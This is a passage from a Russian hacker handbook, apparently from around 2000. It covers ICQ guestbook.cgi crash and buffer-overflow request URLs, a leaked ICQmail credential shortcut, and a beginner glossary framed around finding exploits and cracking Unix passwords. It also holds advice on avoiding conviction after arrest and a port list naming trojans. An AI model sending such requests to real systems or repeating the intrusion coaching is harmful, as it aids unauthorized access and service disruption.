Guestbook.cgi : Подписка на гостевую книгу управляется скриптом guestbook.cgi. CGI гостевой книги содержит уязвимое место, позволяющее хакерам вызывать «зависание» ICQ-клиента. Уязвимой системой является

ICQ версия 99b Beta v.3.19 Build #2569.

Когда визитер требует URL:

`http://icqstation.example.com/guestbook.cgi` ,

он получает ответ на запрет:

Forbidden HTTP.

Однако если запросить URL:

`http://icqstation.example.com/guestbook.cgi?` ,

ICQ «зависнет» с GPF (**General Protection Fault** — это невосстановимая ошибка приложения).

Буферное переполнение CGI гостевой книги ICQ : ICQ предоставляется вместе с простым HTTP-сервером. Он позволяет пользователям размещать на их компьютерах домашнюю страницу. Этот персональный веб-сервер имеет множество уязвимых мест, но новые «дыры» позволяют хакерам выполнять на клиентской машине различные коды.

Проходя длинное имя в CGI гостевой книги ICQ, клиент может «зависнуть» и, возможно, выполнить предъявленный ему код. Уязвимыми системами являются ICQ 2000a, ICQ 99b, ICQ 99a.

«Подвесить» ICQ-клиента можно отправкой особого URL, который вызовет буферное переполнение в ICQ-программе и, возможно, заставит ее выполнить предъявленный код.

Например:

```
http://host.example.com/guestbook.cgi?name
=01234567890012345678901234567890 .
```

«Дыра» временной интернет-ссылки ICQmail в ICQ2000A : При чтении или отправке почты с помощью ICQmailclient (<http://www.icqmail.com>) в ICQ2000A (<http://www.icq.com>), в директории Temp создается временная Интернет-ссылка, содержащая ID пользователя и кодированный пароль.

Эта временная интернет-ссылка никогда не удаляется — даже при отписке от ICQwebmail, отключений от ICQ или закрытии ICQ.

Открыв временную интернет-ссылку, любой пользователь может зарегистрировать логин в аккаунте ICQmail и затем читать, писать и изменять любые почтовые сообщения или настройки.

Эксплоит: любой пользователь на общем компьютере может открыть временную интернет-ссылку, по умолчанию расположенную в директории TEMP, и использовать ICQwebmail для чтения, написания писем и изменения настроек.

Пример:

Имя=icq91.url

Место нахождения=C:\TEMP

Временная интернет-ссылка выглядит примерно так:

```
[InternetShortcut]
```

```
URL=http://cf.icq.com/cgi-
bin/icqmail/write.pl5?uname=gertfokkema&pwd
=12345678
```

Избавиться от бага можно с помощью автоматического или ручного удаления всех файлов в директории TEMP после отключения компьютера от Сети.

Послесловие

Если Вас всё же поймали...

1. Прежде всего вам нужен адвокат. Чем быстрее вы получите юридическую помощь, тем лучше. Адвокат может обратиться к судье и заявить о нарушениях в процедурах обыска и вашего ареста. Это помогает очень редко, но коренным образом меняет стиль следствия. Вас уже не будут подвергать «силовым» допросам и «выбивать» показания с помощью аффиксации и побоев.

Кроме того, адвокат может потребовать возвращения вашего компьютера, делая упор на то, что он необходим для семейного бизнеса. Лучше подумать об адвокате заранее — на стадии подозрений, а не после обыска и ареста.

2. Никогда не говорите с милиционерами и федералами. На самом деле все их обещания и убеждения ничего не стоят. Они не смогут сдержать своего слова, даже если очень захотят. Вашу судьбу будет решать суд, а не какой-то лейтенант, который проводит допросы. Следовательно важно «закончить» дело. «Как» — не важно. Главное, быстрее.

Любое ваше слово будет зацепкой и дополнительной информацией. То есть, любое ваше показание окажется направленным против вас. Вы имеете право общаться со следователем через адвоката. Всегда настаивайте на этом праве. Помните: вы боретесь за свою свободу и жизнь. А о проблемах следствия пусть заботится следователь.

3. Составляя с адвокатом план дальнейших действий, никогда не выдавайте своих друзей. И не делитесь с адвокатом всеми своими секретами. Сдав кого-то из друзей, вы получите обратный удар. Парни начнут мстить. Они дадут следователям столько компромата на вас, что вы получите максимальный срок. И на вас всегда будет висеть клеймо предателя.

4. После ареста вас будут обвинять во всех реальных и надуманных бедах сайта, который послужил инициатором уголовного

дела. Если вы и ваш адвокат сможете уличить органы следствия в отсутствии доказательств, их усилия не убедят судью.

Делайте особый упор на преступления, которые вам приписывают. Если вы найдете алиби хотя бы для одного, вся цепь обвинений окажется разорванной. Доказывать алиби нужно не следовательно (тогда он просто исправит свои ошибки), а судье.

Когда судья увидит ложность обвинений, он укажет следствию на плохую подготовку документов и (при правильной активности адвоката) выпустит вас на свободу.

Ни в коем случае не давайте следователям паролей к жестким дисками и закодированным файлам.

И наконец, главное:

Помните, что законы России разрешают человеку не давать показаний, которые могут быть использованы против него.

Все как всегда: ночь, Интернет,
Грусть и тоска. Дел больше нет.
Где-то далекий сервер упал
«Тридцать восьмой!» - хакер Вася сказал.

Маленький хакер компьютер купил.
Ночью к И-нету его подключил.
Солнце, весна, во дворе ветерок...
Предки в Сибири тянут свой срок.

Маленький хакер на сервер зашёл,
Карточки номер кредитной там ввёл.
Чётко сработали стражи закона
Кто теперь вспомнит беднягу Антона.



Краткий глоссарий для новичка

Часть 1

1. **Демон (Daemon)** — программа, которая обслуживает подключения к определенному порту⁽²⁾. Некоторые демоны могут принимать от вас команды и взаимодействовать с вами. Другие просто отплевываются текстовыми и бинарными ответами, а затем отключаются от вас.

2. **Порт** — подобие дыры, через которую проходят данные. На вашем компьютере имеются физические и программные порты. Физические порты — это те слоты на задней стенке компьютера, к которым вы подключаете «мышь», монитор и прочие прибабасы. Программные порты используются для подключения к другим компьютерам.

3. **Служба** — это демон⁽¹⁾, который позволяет каждому пользователю (или особой группе пользователей, знающей пароль) подключаться к нему. Например, веб-сервер, описанный выше, является службой, потому что он позволяет людям входить в него и запрашивать определенные фрагменты данных. Простейшим примером службы является «daytime» (время дня). Daytime ожидает входящих подключений к порту⁽²⁾ 13 и при появлении посетителя тут же сообщает текущее время на компьютере, который выполняет эту службу (при этом не нужно печатать команд и паролей).

4. **Баннер демона** — многие демоны⁽¹⁾ предоставляют некоторую техническую информацию для каждого пользователя, который подключается к ним. Эта информация может оказаться полезной для дальнейшего взаимодействия с демоном (например, в чем суть этого демона, какова его версия и т.д.). Однако этими данными чаще пользуются хакеры.

Предположим, что мы подключаемся к порту⁽²⁾ 23 вэб-сайта someone.com (я придумал это имя узла для примера). В порте 23 мы обычно находим Telnet⁽¹⁹⁾.

Telnet — это служба, которая во многих случаях запрашивает у вас имя пользователя и пароль (если только вы не прописываетесь под «беспарольным» именем как пользователь, для которого не требуется пароль). Затем эта служба выполняет программу, определенную сисадмином⁽²²⁾, и позволяет вам работать с ней.

В большинстве случаев вы входите в интерпретатор команд⁽²⁰⁾ или текстовую оболочку. Здесь вы не можете делать все, что вам хочется. Ваши возможности зависят от особых разрешений и статуса регистрации.

Итак, мы входит в порт 23 вэб-сайта someone.com. Первое, что мы получим, будет иметь следующий вид:

```
Welcome to someone.com, running FreeBSD 4.13
```

```
Login:
```

Aha! Someone.com работает на операционной системе FreeBSD 4.13! Это уже кое-что! (Мы можем пройтись по списку «дыр», найти атаку для FreeBSD 4.13 и хакнуть этот сервер.) Каждый кусок информации важен. Поскольку мы не знаем имени пользователя и пароля для этого сервера, нам лучше оборвать подключение или подобрать необходимый логин.

Многие серверы имеют гостевой аккаунт (username: guest, password: guest или просто username: guest) или аккаунт новичка (username: newuser, password: newuser или просто username: newuser). Эти аккаунты не позволят нам хакнуть сервер, если только в них не имеется каких-то особых «дыр».

Мы все время используем слово «сервер». **Сервер** — это компьютер, который предлагает какие-то службы. Если он не предлагает служб, то, значит, он узел.

5. Timeout (пауза). Итак, я добрался до демона⁽¹⁾, который ожидает входящих подключений к порту⁽²⁾ 23. Что произойдет, если кто-то, подключившись к нему, ничего не будет делать? Он останется подключенным к этому демону, пока вы не проведете рестарт или не оборвете соединение. Вы же не хотите, чтобы кто-то подключался к портам вашего компьютера и торчал там без дела, верно? Это будет потерей пропускной способности⁽¹⁵⁾.

Многие люди не хотят отслеживать свою сеть круглосуточно изо дня в день и отключать всяких типов, которые зависают в портах без признаков активности (особенно на больших сетях). Для решения этой проблемы придумали timeout. Настроивая значение timeout в демоне (в процессе установки программы или с помощью опций), вы приказываете программе отключать соединения с теми, кто, подключившись, ничего не делает в определенный период времени.

Например, вы вошли в порт 17 и настроили timeout на 2.5 секунды. Если кто-то подключится к вашему демону и ничего не напечатает в течение 2.5 секунд, демон оборвет соединение. Посетителю придется снова подключаться к вам и действовать быстрее, иначе ваш демон опять даст ему пинка.

Многие веб-серверы имеют паузу короче 2 секунд (люди подключаются к ним с помощью клиентских программ⁽¹⁶⁾, а эти программы «печатают» очень быстро).

6. TCP (Transfer Control Protocol) — протокол управления передачей, используется для передачи данных через сети (Интернет, локальные сети и т.д.). TCP более гибкий, чем UDP, поскольку он использует некоторые меры предосторожности (например, порядок чисел и хитрые флаги). Единственным недостатком TCP является скорость. Он медленнее, чем UDP. Его используют для пересылки чувствительных файлов (например, программ, где потеря одного бита может сделать бесполезным целый файл).

7. UDP (User Datagram Protocol) — пользовательский протокол датаграмм, применяется для передачи данных через сети (Интернет, локальные сети и т.д.). UDP менее гибкий, чем TCP, но немного быстрее, поэтому такие программы, как Real Player (см. <http://www.real.com>), используют его для показа видео или пересылки файлов, где потеря одного-двух пакетов⁽³²⁾ не является большой проблемой.

8. ICMP (Internet Control Message Protocol) — протокол управления сообщениями Интернета, используется для передачи отчетов об ошибках через сети (Интернет, локальные сети и т.д.).

9. IP-адрес. Каждый компьютер, подключенный к Интернету, имеет IP-адрес. Если другой компьютер хочет взаимодействовать с вашим компьютером, ему требуется ваш IP-адрес — примерно так же, как вам требуется телефонный номер, чтобы позвонить другому человеку. IP-адреса выглядят так: x.x.x.x, где x может быть числом от 0 до 255. Имеются особые IP-адреса, которые не используются для подключений с другим компьютерам. Например: 127.0.0.1 означает локальный узел, то есть вас самих (ваш компьютер). Подключаясь к определенному порту⁽²⁾ по IP 127.0.0.1, вы соединяетесь с портом своего компьютера. Как вы уже поняли, IP означает протокол Интернета⁽¹⁸⁾.

10. Имя узла (Hostname). Не всем понравилось бы запоминать IP-адреса⁽⁹⁾. Конечно, их можно было бы пометить закладками, но как тогда рассказывать о них своим друзьям? Чтобы не обременять людей трудными для запоминания числами, были придуманы имена узлов. Фактически они являются кличками IP-адресов. Список имен узлов и их IP-адресов размещен в InterNIC — базе данных всех имен узлов и IP-адресов. Когда вы печатаете имя узла, ваш компьютер находит соответствующий IP-адрес и подключается к нему. Но если бы каждый пользователь связывался с InterNIC (все пользователи мира!), никакие серверы не выдержали бы нагрузки. А представьте себе, как часто нужно было бы делать обновления! Для решения этой проблемы были внедрены серверы DNS⁽¹⁷⁾.

11. ISP (Internet Service Provider) — провайдер Интернета, организация, предоставляющая платный доступ в Интернет. Как узнать, каким почтовым сервером пользуется ваша ISP? Здесь имеется несколько методов: 1) Позвонить провайдеру и потребовать информацию об IP-адресе⁽⁹⁾ или имени узла⁽¹⁰⁾ вашего исходящего почтового сервера (эти данные понадобятся вам для хакерской деятельности), Если провайдер находится на другой половине планеты, а вам не хочется тратить деньги на международный звонок, то воспользуйтесь методом 3. 2) Стартуйте ваш почтовый клиент, перейдите на страницу льгот (preferences) и посмотрите, что там указано в полях «исходящая почта» (outgoing mail) или «SMTP server» (это одно и то же: SMTP (Simple Mail Transfer Protocol) — простой протокол почтовых пересылок используется для отправки

почтовых сообщений через Интернет). 3) Дедуктивный метод Шерлока Холмса.

Если сервер называется `someone.com`, то его почтовый сервер может оказаться либо `mailgw.someone.com:25` (`mailgw.someone.com` на порте⁽²⁾ 25), либо `someone.com:25`. Если это не так, то напишите письмо `admin@someone.com` или `support@someone.com` и спросите, какой у них почтовый сервер. Они ответят вам, если вы не раскроете им свои хакерские планы. И помните о том, что не все серверы имеют сервер исходящей почты.

12. Сканер портов — программа, которая сканирует цель и, пытаясь подключиться к ней, выявляет открытые порты⁽²⁾. Простейшие сканеры портов начинают с порта 1 и переходят к следующим портам. Но профессиональные сканеры работают в особом диапазоне.

13. Сканер служб — эта программа сложнее, чем сканер портов⁽¹²⁾. Она пытается подключиться к определенным портам, которые могут иметь службы⁽³⁾, которые вы ищите.

14. Корень (Root) — отчет или аккаунт на компьютерах с Unix. Корень имеет максимальные привилегии (читает, пишет, удаляет, выполняет любые файлы и изменяет статус других пользователей). Некоторые аккаунты могут иметь доступ к корню. Еще бывает так, что некоторые корневые аккаунты не имеют доступа к корню. Все зависит от сисадминов⁽²²⁾.

15. Ширина полосы (Bandwidth) — скорость устройства сетевого подключения (модем, сетевая карта, mail pigeon и т.д.). Допустим, я купил новый модем. Ширина полосы до 100Кб в секунду — то есть, он может передавать 100 Кб в секунду.

16. Программа клиента — программа, которая подключает вас к определенной службе⁽³⁾. Большинство клиентских программ знают, как подключаться к этой службе без предоставления информации в баннере демона⁽⁴⁾. Например, браузер Netscape является клиентской программой, потому что он подключается к порту⁽²⁾ 80,

где демон⁽¹⁾ вэбсервера ожидает подключений и взаимодействует с вашим браузером, чтобы отыскать нужный вам файл. Браузер должен знать, как взаимодействовать с демоном вэб-сайта и выполнять ваши запросы (этот демон часто называют HTTPD или HTTP-демоном; а сам HTTP означает Hyper Text⁽²³⁾ Transfer Protocol — гипертекстовый протокол передачи файлов).

17. Сервер DNS — сервер, который хранит имена узлов⁽¹⁰⁾ и их IP-адреса⁽¹¹⁾. Вместо того, чтобы обращаться к InterNIC, каждая ISP имеет свой сервер DNS (Domain Name System) — доменную систему имен. Когда вы печатаете имя узла и говорите модему подключить вас к этому узлу, ваш компьютер выполняет действие, называемое «DNS Lookup» (DNS-поиском). Иными словами, он запрашивает у сервера DNS вашей ISP тот IP-адрес, который соответствует указанному имени узла. Если сервер DNS вашей ISP не знает ответ, он направляет запрос в вышестоящий сервер DNS. Если тот тоже не знает ответа, запрос посылается по инстанциям все выше и выше, а в конечной точке магистрали находится всезнающий InterNIC. Таким образом, если сервер DNS знает IP, он дает его вам. А если не знает, то находит его, добавляет в свою базу данных и передает вам нужные данные.

18. Протокол — набор правил, который используется компьютерами для сетевого взаимодействия друг с другом. Какой бы ни была сеть (Интернет или локалка), компьютеры должны знать общий протокол. Каждый компьютер изначально предполагает, что другой компьютер знает, как использовать этот протокол.

19. Telnet — программа, которая позволяет вам формировать эмуляцию удаленного терминала (текстуальную связь между вашим компьютером и другим компьютером в сети). Для контакта вы можете выбрать IP-адрес⁽⁹⁾ или имя узла⁽¹⁰⁾, а также порт⁽²⁾ подключения. Telnet создаст подключение TCP⁽⁶⁾ между двумя машинами.

Интересно отметить, что Telnet-демон особенный. Он ожидает входящие подключения TCP⁽⁶⁾ или UDP⁽⁷⁾ по порту 23, затем запрашивает у пользователя логин (часто называемый именем пользователя) и пароль (если только пользователь не печатает беспарольное имя, число которых очень ограничено). После регистрации демон выполняет программу (это обычно командный интерпрета-

тор⁽²⁰⁾) и дает вам разрешения, которые зависят от введенных имени и пароля.

Если вы что-то напутали, он указывает вам на ошибку с введением логина и дает вам другую попытку. Многие системы дают только три попытки, а затем отключаются.

20. Интерпретатор команд — программа, которая принимает команды от пользователя и превращает их в реальные команды, которые понимает ваш компьютер. Например, если ваш интерпретатор команд содержит команду `display`, принимающую один параметр (допустим, имя файла), и вы печатаете: «`display somefile`», то интерпретатор переводит ее примерно так: «Эй, комп трухлявый, найди харддиск таким-то и таким-то образом, заберись на FAT (File Allocation Table) и узнай, в каком секторе или секторах размещен этот файл; затем хватай его и отправляй к устройству терминала (обычно, монитор)».

Надеюсь, вы уловили идею такой интерпретации?

21. Аккаунт оболочки (Shell account) — отчет на удаленном компьютере (имя пользователя, пароль и куча личных конфигурационных файлов). Наличие аккаунта оболочки на удаленном компьютере означает, что вы можете подключаться к этому компьютеру через Telnet⁽¹⁹⁾ по порту 23, вносить логин вашего аккаунта, пароль и при особых разрешениях работать с интерпретатором команд⁽²⁰⁾. Разрешения выдает сисадмин⁽²²⁾.

22. Сисадмин — системный администратор (мужчина, женщина или волосатое существо), который управляет системой.

23. Hyper Text (гипертекст). Если вы видели HTML-документы, то знаете, как выглядит гипертекст. HTML (Hyper Text Markup Language) — это гипертекстовый язык разметки. Гипертекст можно считать приукрашенным текстом, потому что вы можете добавлять в него картинки, цвета, ссылки и т.д.

24. InterNIC — база данных доменной регистрации и самый главный сервер DNS⁽¹⁷⁾ на нашей планете.

25. Субдомен (Sub domain). Домены первого класса выглядят примерно так: crazy.com (или слова с другими расширениями — org, net, cc, co.uk, ru и т.д.). Их регистрация стоит от 70 долларов и выше (см. <http://www.networksolutions.com>). Домены второго класса выглядят так: masha.crazy.com. Если вы зарегистрировали домен первого класса, то домен второго класса регистрируется для вас бесплатно. Домены третьего класса выглядят так: chat.masha.crazy.com, и они совершенно бесплатны.

При покупке домена первого класса учтите, что цена не учитывает стоимость размещения вашего сайта на узле — так называемый «хостинг».

26. SSH (Secure Shell) — программа оболочки безопасности. Этот демон⁽²⁾ ожидает входящих подключений TCP⁽⁶⁾ или UDP⁽⁷⁾ по порту 22. Когда вы подключаетесь к нему, он запрашивает у вас логин и пароль (так же, как это делает демон Telnet⁽¹⁹⁾). Но для повышения безопасности SSH кодирует всю информацию.

27. Модерируемый почтовый лист или Доска сообщений. Я объясню эту услугу на примере. **BugTraq** (см. <http://www.securityfocus.com>) — является одной из лучших рассылок, связанных с вопросами компьютерной безопасности. Хотя люди могут посылать свои письма в лист с надеждой, что их сообщения получают все участники рассылки, не каждое письмо становится опубликованным. Модератор проверяет все поступающие сообщения и рассылает только хорошие и толковые письма. То же самое происходит на модерируемых досках сообщений.

28. DoS-атака (Denial of Service — отказ службы). Ее иногда называют «nuke» или «newk». Эта атака заставляет компьютер жертвы отказывать пользователям в выполнении некоторых служб. Например, Winnuke (известная также как OOB) является самой простой DoS в мире. Эта программа воздействует на клиентские программы Windows, посылая в порт 139 сообщение «Out of Band» («Вне полосы» или «Вне диапазона»). Те не знают, как с ним справиться. Порт 139 является стандартным приемным портом операционных систем Windows, то есть каждый пользователь Win9.x и WinNT подвержен этой атаке. Такие атаки называются

«досадой», но они широко распространены в сети. Их целями становятся различные чаты и IRC. Используя ваш IP-адрес и посылая данные ООВ в порт 139, хакеры могут отключить вас от сети, оставить с недостаточными ресурсами или вызвать «синий экран смерти». Наверняка, кто-то из вас уже пострадал от таких атак. В результате жертва видит на экране сообщение о фатальной ошибке:

```
Fatal exception 0E at 0028: in VxD MSTCP(01) +
000041AE.
```

```
This was called from 0028: in VxD NDIS(01) +
00000D7C.
```

```
Rebooting the comp, should return it to normal
state.
```

(Чтобы вернуться в нормальное состояние, проведите рестарт компьютера.)

29. DUN (Dial Up Adapter) — программа, которая поставляется вместе с Windows и связывается по телефонной линии с вашей ISP, если вы имеете аккаунт телефонной связи ⁽³⁰⁾.

30. Dial-Up account (аккаунт телефонной связи) — телефонный аккаунт на ISP означает, что ваш модем соединяется с каким-то телефонным номером перед тем, как подключиться к сети. В отличие от других ISP-аккаунтов (например, кабеля, который связывает вас сетью круглосуточно), вы получаете динамический IP-адрес⁽⁹⁾. При каждом вашем новом подключении вам назначается другой IP-адрес.

31. Пакет — часть данных, которая путешествует через сеть (например Интернет или локальную сеть). Пакет состоит из двух основных частей: магистрали и непосредственно данных.

Магистраль содержит различные значения [например, TTL (Time To Live) — время жизни]. Вторая часть содержит фактические данные, которые переносит пакет. При регулярном телефонном аккаунте⁽³⁰⁾ размер пакета равен 576 байтам (включая магистраль). При кабельном подключении пакет может быть более крупным.

32. Парольные файлы Unix — каждая система Unix имеет парольный файл. Эти файлы содержат список пользователей, их пароли и некоторую важную информацию о них. Парольный файл располагается в `/etc/passwd`. Каждая строка представляет собой пользователя. Эта строка состоит из 7 полей, отделенных знаками : (двоеточиями). Строка парольного файла выглядит примерно так: «Имя пользователя:кодированный пароль:UID:GID:краткое описание:домашняя директория:оболочка».

Кодированный пароль — это пароль пользователя (кодированный для повышения безопасности). Его длина всегда равна 13 символам. UID (User ID) — это идентификатор пользователя. Каждый пользователь имеет свой идентификационный номер. Если ваш UID — 0, это означает, что вы имеете доступ к корню⁽¹⁴⁾.

GID (Group ID) — это групповой идентификатор. Вы можете настраивать группы (например, все служащие офиса) и назначать этой группе особые разрешения. Корень имеет GID=0. «Краткое описание» — это описание на человеческом языке. «Домашняя директория» — это директория, где хранятся все личные конфигурационные файлы пользователя. «Оболочка» — это программа, которая выполняется при регистрации пользователя. В большинстве случаев оболочкой является интерпретатор команд⁽²⁰⁾.

В нашем случае поле кодированного пароля пустое. Это означает, что пользователь зарегистрировался, просто дав имя пользователя. Это поле можно заполнить после регистрации — нам нужно напечатать команду `passwd` ее интерпретатору команд. Затем у вас попросят пароль для настройки вашего аккаунта.

На некоторых системах нужно печатать `passwd your-username`, а не просто `passwd`. Корень может выполнять `passwd your-username` и менять пароль `your-username` независимо от того, кто является этот `your-username`. Если вы вводите символы, которые не входят в следующий ряд: «./0-9 a-z A-Z» (без кавычек), или не вводите ничего, аккаунт деактивируется и пользователь не может зарегистрировать логин.

«Крэк» кодированного пароля

Для этого дела вам необходим парольный кракер (`password cracker`). Эта программа берет определенное слово из словарного файла (так называемого «словарного списка») или комбинацию букв и цифр, которая создается систематически, затем кодирует

слово или комбинацию символов так, как Unix кодирует пароли, затем сравнивает результат с паролями данного парольного файла. Если пароли соответствуют, крэкер объявляет о нахождении пароля для имени пользователя.

Как видите, первая часть словарика имеет свой логический порядок. Вторую часть я выложу в алфавитном порядке.

Часть 2

ASCII (American Standard Code for Information Interchange) — американский стандартный код для обмена информацией. Это способ кодировки, при котором буквы, числа и символы записываются в числовой форме.

Binary (бинарный или двоичный) — способ представления данных в компьютере. Все данные кодируются при помощи битов. Каждый бит может находиться только в одном из двух состояний — 1 или 0.

Boot file (загрузочный файл) — файл, который содержит информацию, необходимую для определения имен вне официальных доменов.

Browsing (просмотр) — процедура обнаружения и использования сетевых ресурсов Net BIOS без необходимости предварительного знания об их наличии.

Cache (кэш) — специальная область высокоскоростной памяти, используемой для хранения данных, доступ к которым недавно был произведен или будет произведен в ближайшее время.

Control Panel (панель управления) — приложение Windows, позволяющее изменять такие настройки системы, как шрифты, цвета, настройки SCSI-оборудования, настройки принтеров и т.д.

Database (база данных) — информация, упорядоченная и сохраняемая так, чтобы обеспечить к ней простой и быстрый доступ.

Datagram (датаграмма) — название для пакета данных. Термин употребляется при обсуждении таких служб, как UDP.

Default (по умолчанию) — настройки, используемые в том случае, если они не были изменены пользователем.

Domain (домен) — группа компьютеров и периферийных устройств, использующих общую базу данных безопасности.

Ethernet — часто используемый тип локальной сети; был разработан фирмой Хегох.

Firewall — барьер (программный и/или аппаратный) между двумя сетями, позволяющий устанавливать только авторизованные межсетевые соединения.

Gateway (шлюз) — специальный компьютер или маршрутизатор, имеющий более полный список окружающих подсетей, чем обычный узел.

GUI (Graphical User Interface) — графический интерфейс пользователя; использует графику, окна и «мышь» в качестве средств взаимодействия с пользователем.

Hard drive (жесткий диск или харддиск) — постоянная область хранения данных.

Hardware (аппаратное обеспечение) — физические компоненты компьютерной системы.

Hexadecimal value (шестнадцатиричное значение) — число в шестнадцатиричной системе счисления. Используется для краткой записи больших двоичных чисел.

Host (узел) — компьютерная система или другое устройство, подключенное к сети.

Internet (Интернет) — сеть, состоящая из множества публично доступных TCP/IP-сетей по всему миру.

LAN (local area network) — локальная сеть, расположенная в небольшом здании или географической области и состоящая из серверов, рабочих станций, периферийных устройств, сетевой операционной системы и коммуникационных связей.

Login (логин) — процесс регистрации пользователя в компьютерной системе перед началом работы.

MIB (Message Information Base) — информационная база сообщений; файл данных, содержащий значения объектов и описания управляемых объектов.

NBTSTAT — утилита, позволяющая просматривать статистическую информацию, связанную с NetBIOS.

NetBIOS — протокол, разработанный компанией IBM. Этот протокол обеспечивает механизм для работы некоторых основных функций NT, таких как просмотр и взаимодействие между процессами на сетевых серверах.

NETSTAT — утилита, выводящая статистическую информацию для протоколов (TCP, IP, ICMP или UDP) и информацию об ip-соединениях.

Network Neighbourhod (сетевое окружение) — при помощи программ Explorer или My Computer вы можете найти в этой папке другие компьютеры вашей сети.

NSLOOKUP — утилита для поиска неисправностей DNS.

OS (operating system) — операционная система; программа, управляющая поведением компьютерной системы.

PING — команда TCP/IP, используемая для проверки существования и доступности по сети удаленных узлов.

Registry Editor (редактор реестра) — утилита, позволяющая просматривать и изменять реестр.

Remote host (удаленный узел) — IP-узел в удаленной подсети.

Router (маршрутизатор) — устройство или программное обеспечение, позволяющее взаимодействие и коммуникации между сетями.

Routing table (таблица маршрутизации) — база данных, описывающая соответствия между IP-адресами сетевых сегментов и IP-адресами интерфейсов маршрутизатора.

Sockets (сокеты) — технология адресации, используемая службами и приложениями, которые нуждаются в установлении соединения с другими узлами.

System Policy Editor — административная утилита, используемая для создания и модификации системной политики безопасности для компьютеров, групп и пользователей.

TRACERT — диагностическая утилита TCP/IP, определяющая путь к указанному узлу при помощи отправки эхо-пакетов ICMP с увеличивающимся значением времени жизни (TTL).

TTL (time to live) — время жизни, которое пакет может находиться в сети.

Unix — интерактивная операционная система с разделением времени, разработанная одним хакером для того, чтобы играть в

игры. Эта система развилась в одну из наиболее широко применяемых в мире операционных систем и сыграла важнейшую роль в образовании Интернета.

Username (имя пользователя) — имя учетной записи пользователя (аккаунта). Имя пользователя — одна из двух необходимых строк при входе в NT-систему.

World Wide Web (Всемирная паутина) — распределенная информационная система, расположенная в TCP/IP-сетях. WWW поддерживает текст, графику и мультимедиа. IIS (информационный сервер Интернета), входящий в состав NT, является веб-сервером, способным предоставлять клиентам веб-документы.



Приходит мужчина в компьютерный салон:
—Я у вас вчера компьютер купил...
—У вас проблемы?
—Сгорел он...
—Нет проблем, —он на гарантии. А что у вас сгорело?
—Все!
—Ну так не бывает. Процессор цел?
—Сгорел.
—А винчестер?
—Сгорел.
—А память?
—Сгорела.
—А монитор?
—Сгорел.
—Господи! Что же вы с ним делали?
—Да у меня вчера в квартире пожар был...

Секретный хакерский список портов

Что такое «порт» вообще

Портом называется 16-разрядное число (в диапазоне от 1 до 65535), применяемое протоколами транспортного уровня (ТСР и UDP) при обращении к приложениям или службам, работающим на компьютере. Если на нем загружено одно-единственное сетевое приложение, для обращения к нему достаточно лишь IP-адреса компьютера, и необходимости в использовании нумерации портов в этом случае не возникает.

Однако чаще всего на компьютере одновременно загружено несколько приложений, которые необходимо различать между собой. Именно для этого и применяется нумерация портов. Иными словами, номер порта можно рассматривать как адрес того или иного приложения.

Распределение портов

Распределением портов (или преобразованием портовых адресов — Port Address Translation, сокращенно PAT) называется процесс проверки пакетов, поступающих на сетевой интерфейс, на предмет распознавания IP-адреса и номера порта адресата. В зависимости от номера порта пакеты переадресуются с единого IP-адреса сети на предустановленный закрытый IP-адрес локального компьютера.

А если попроще?

Порт — подобие дыры, через которую проходят данные. На вашем компьютере имеются физические и программные порты. Физические порты — это те слоты на задней стенке компьютера, к которым вы подключаете «мышь», монитор и прочие придамбасы. Программные порты используются для подключения к другим компьютерам.

Допустим, я купил новый компьютер и хочу подключиться к веб-серверу. Еще я хочу, чтобы люди имели доступ к выбранным

мной веб-страницам, картинкам, cgi- и java-скриптам или апплетам, а также к программам, размещенным на моем компьютере. И еще мне хочется, чтобы эти люди соединялись со мной через свои браузеры. Чтобы выполнить поставленные задачи, я устанавливаю программу веб-сервера. Программа веб-сервера открывает порт 80 на моем компьютере (номер порта может изменяться, но по умолчанию он именно такой). После этого программа обслуживает входящие подключения от других людей.

Когда кто-то запускает свой интернетовский браузер (Netscape, Lynx, Microsoft Explorer и т.д.) и натыкается на мой веб-сайт, его браузер подключается к моему компьютеру через порт 80 и направляет команду HTTP, на которую реагирует программа моего веб-сервера. Эта программа быстро принимает поступившие данные и направляет их обратно в порт, который предоставил гостевой браузер на компьютере гостя. Браузер следит за этим портом и ждет данных (страницу HTML, картинку, программу и т.д.), которые пройдут через него.

Мы рассмотрели ситуацию с портами, установленными по умолчанию. Но вы могли установить порты по собственному разумению. Тогда ситуация усложняется. Допустим, вы решили установить программу веб-сервера не в порт 80, а в порт 8000. Тогда людям придется печатать ваш IP-адрес⁽⁹⁾ или имя вашего узла⁽¹⁰⁾, а затем добавлять к ним :8000. Например: 62.183.6.67:8000. Когда вы печатаете в поле URL вашего браузера IP-адрес 62.183.6.67, это равнозначно команде 62.183.6.67:80. Поэтому лучше устанавливать вебсервер в порт 80 (если только вы не хотите ограничить доступ малой группой людей, которые получают номер вашего порта — хотя такая блокировка легко удаляется с помощью портового сканера⁽¹²⁾).

Чтобы данные не смешивались, для разных служб⁽³⁾ предназначены разные порты. Вы же понимаете, что ничего хорошего не выйдет, если ваш браузер начнет получать данные, предназначенные для вашего FTP-клиента. Имеются три вида портов: популярные порты, регистрируемые порты и динамические/личные порты. Популярные порты расположены в диапазоне от 0 до 1023. Это порты некоторых служб, которые устанавливаются по умолчанию. Например: порт для веб-сервера по умолчанию — 80. Регистрируе-

мые порты располагаются в диапазоне от 1024 до 49151. Эти порты служат для некоторых программ. Например, ICQ (www.icq.com) резервирует несколько портов для прослушивания поступающих на них событий (сообщений, передаваемых файлов и т.д.) Динамические и/или личные порты располагаются в диапазоне от 49152 до 65535 и могут использоваться любым человеком для любых его целей. Важной особенностью популярных портов является то, что службы⁽³⁾ в этих портах могут выполняться только корневой системой, чтобы младшие пользователи не начинали наводить бардак, используя основные порты.

А теперь я приведу секретнейший хакерский список портов и троянов, которые их ломают.

Порт	Протокол	Ключевое слово	Описание и применяемые трояны
1	tcp	tcpmux	TCP Port Service Multiplexer
1	udp	SocketsdesTroie	[trojan] Sockets des Troie
1	udp	tcpmux	TCP Port Service Multiplexer
2	tcp	compressnet	Management Utility
2	tcp	Death	[trojan] Death
2	udp	compressnet	Management Utility
3	tcp	compressnet	Compression Process
3	udp	compressnet	Compression Process
5	tcp	rje	Remote Job Entry
5	udp	rje	Remote Job Entry
7	tcp	echo	Echo
7	udp	echo	Echo
9	tcp	discard	Discard
9	udp	discard	Discard
11	tcp	systat	Active Users
11	udp	systat	Active Users
13	tcp	daytime	Daytime
13	udp	daytime	Daytime
15	tcp	netstat	Netstat
15	tcp	B2	[trojan] B2
17	tcp	qotd	Quote of the Day
17	udp	qotd	Quote of the Day
18	tcp	msp	Message Send Protocol

18	udp	msp	Message Send Protocol
